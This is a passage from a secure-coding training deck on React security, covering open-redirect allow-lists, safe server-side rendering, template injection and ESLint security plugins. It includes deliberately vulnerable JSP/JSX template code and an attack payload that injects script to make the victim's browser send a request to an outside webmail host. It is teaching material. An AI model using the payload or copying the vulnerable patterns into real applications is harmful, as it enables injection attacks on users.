- A better, more secure option is to keep the URL on the server side
  - When the server generates the URL, the value is still considered safe
    - Unless it is extracted from client-side data, such as the *Referer* header
  - This value cannot be manipulated by an attacker, so remains safe to use
  - In React consider `<Redirect to="/dashboard" />`

```
const allowedRedirects = ['/dashboard', '/profile', '/settings'];

const SecureRedirect = ({ to }) => {
  if (allowedRedirects.includes(to)) {
    return <Redirect to={to} />;
  }
  return <Redirect to="/error" />;
};
```

# React AI Prompt: Prevent Open Redirects in React

## Prevent Open Redirects


Allow only trusted redirect URLs (via allow-list).  
Use Reacts `<Redirect>` tag.

# R10: Insecure Server-Side Rendering















# Understanding Server-Side Rendering

- Server-Side Rendering (SSR) use the React framework to assemble the HTML on the server and then delivers that complete HTML to the client
- SSR is popular as it improves performance, even though it can increase the complexity of your application



# Secure Server-Side Rendering


*Use the renderTo functions, they are SAFE and do all the content escaping for you  
– as long as you follow the previous core React security concepts!*

 <code>renderToPipeableStream</code>	<code>react-dom/server</code>
 <code>renderToReadableStream</code>	<code>react-dom/server</code>
 <code>renderToStaticMarkup</code>	<code>react-dom/server</code>
 <code>renderToStaticNodeStream</code>	<code>react-dom/server</code>
 <code>renderToString</code>	<code>react-dom/server</code>
 <code>renderToNodeStream</code>	<code>react-dom/server</code>
 <code>RenderToPipeableStreamOptions</code>	<code>react-dom/server</code>
 <code>RenderToReadableStreamOptions</code>	<code>react-dom/server</code>
 <code>render</code>	<code>react-dom</code>
 <code>Renderer</code>	<code>react-dom</code>
 <code>unstable_renderSubtreeIntoContainer</code>	<code>react-dom</code>
 <code>ForwardRefRenderFunction</code>	<code>react</code>

# The Most Common Mistake in Server-Side Rendering

- *Do not concatenate the potentially safe renderTo functions with variables with raw user-controlled data*
- `raw + renderToString()`
- `raw + renderToStaticMarkup()`

```
14 // concatenating content with a raw variable
15 // within the control of the client and user
16 let content = rawVariableCounter + renderToStaticMarkup(
17   <Provider shop={shop} >
18     <App />
19   </Provider>
20 );
```



# React AI Prompt: Ensure Safe React Template Construction with Server-Side Rendering (SSR)

## Safe SSR Practices

Use ``renderToString`` or ``renderToStaticMarkup`` and sanitize dynamic content before rendering.

# Vulnerable React Template Injection: avoid dynamically creating react templates with user data

```
<html>
<head>
<script>
function Welcome(props) {
  return <h1>Hello, {props.name}</h1>;
}
<%
  String name = request.getParameter("name");
%>
const element = <Welcome name="<%= name %>" />;
ReactDOM.render(
  element,
  document.getElementById('root')
);
</body>
</html>
```

**Attack:** `"/>; var img = document.createElement("img"); img.src = "https://webmail.com/send/boss@email.com?subject=hey&body=you-are-a-jerk";`

# React AI Prompt: Prevent React Template Injection

## Prevent React Template Injection

Don't dynamically construct JSX with untrusted data.

# Conclusion on React Security

# React Security Domains – 2025 Edition

R1

R2

R3

R4

R5

R6

R7

R8

R9

R10



# Use Linters to Check your Code and Libraries

- Linters analyse your code looking for problems
  - They help diagnose and fix issues before final release; fewer defects make it into production
- Security Linters provide important security verifications for your code
  - Examples of Linters for Statis Analysis: StandardJS for JavaScript
  - Examples of Linters for Security: LGTM for several languages, including JavaScript
- ESLint is a great tool for React
  - `npm install eslint -global`
  - `npx eslint --init`
  - Then select React as the framework that ESLint will scan

```
1 F:\demos\eslint-demo\greeter.js
2 2:3 error Missing JSDoc comment      require-jsdoc
3 3:1 error This line has a length of 86. Maximum allowed is 80 max-len
4 10:4 error Unexpected 'this'        no-invalid-this
5
6 ✖ 3 problems (3 errors, 0 warnings)
```

# 1. Install ESLint and plugins

```
bash
```

```
npm install eslint eslint-plugin-security eslint-plugin-react --save-dev
```

## 2. Configure ESLint

Create an `.eslintrc.json` file in your project root:

json

```
{
  "extends": ["eslint:recommended", "plugin:react/recommended", "plugin:security/recommended"],
  "plugins": ["react", "security"],
  "parserOptions": {
    "ecmaFeatures": {
      "jsx": true
    }
  },
  "settings": {
    "react": {
      "version": "detect"
    }
  }
}
```

# Final Thoughts

- Final Thoughts and Takeaways
- Understanding React Security
- AI-Driven Security
- Prompt Engineering:
- Continuous Improvement
- Practical Examples
- Call to Action





**MANICODE**

SECURE CODING EDUCATION

It's been a pleasure

[jim@manicode.com](mailto:jim@manicode.com)

JIM MANICO | Secure Coding Instructor

[www.manicode.com](http://www.manicode.com)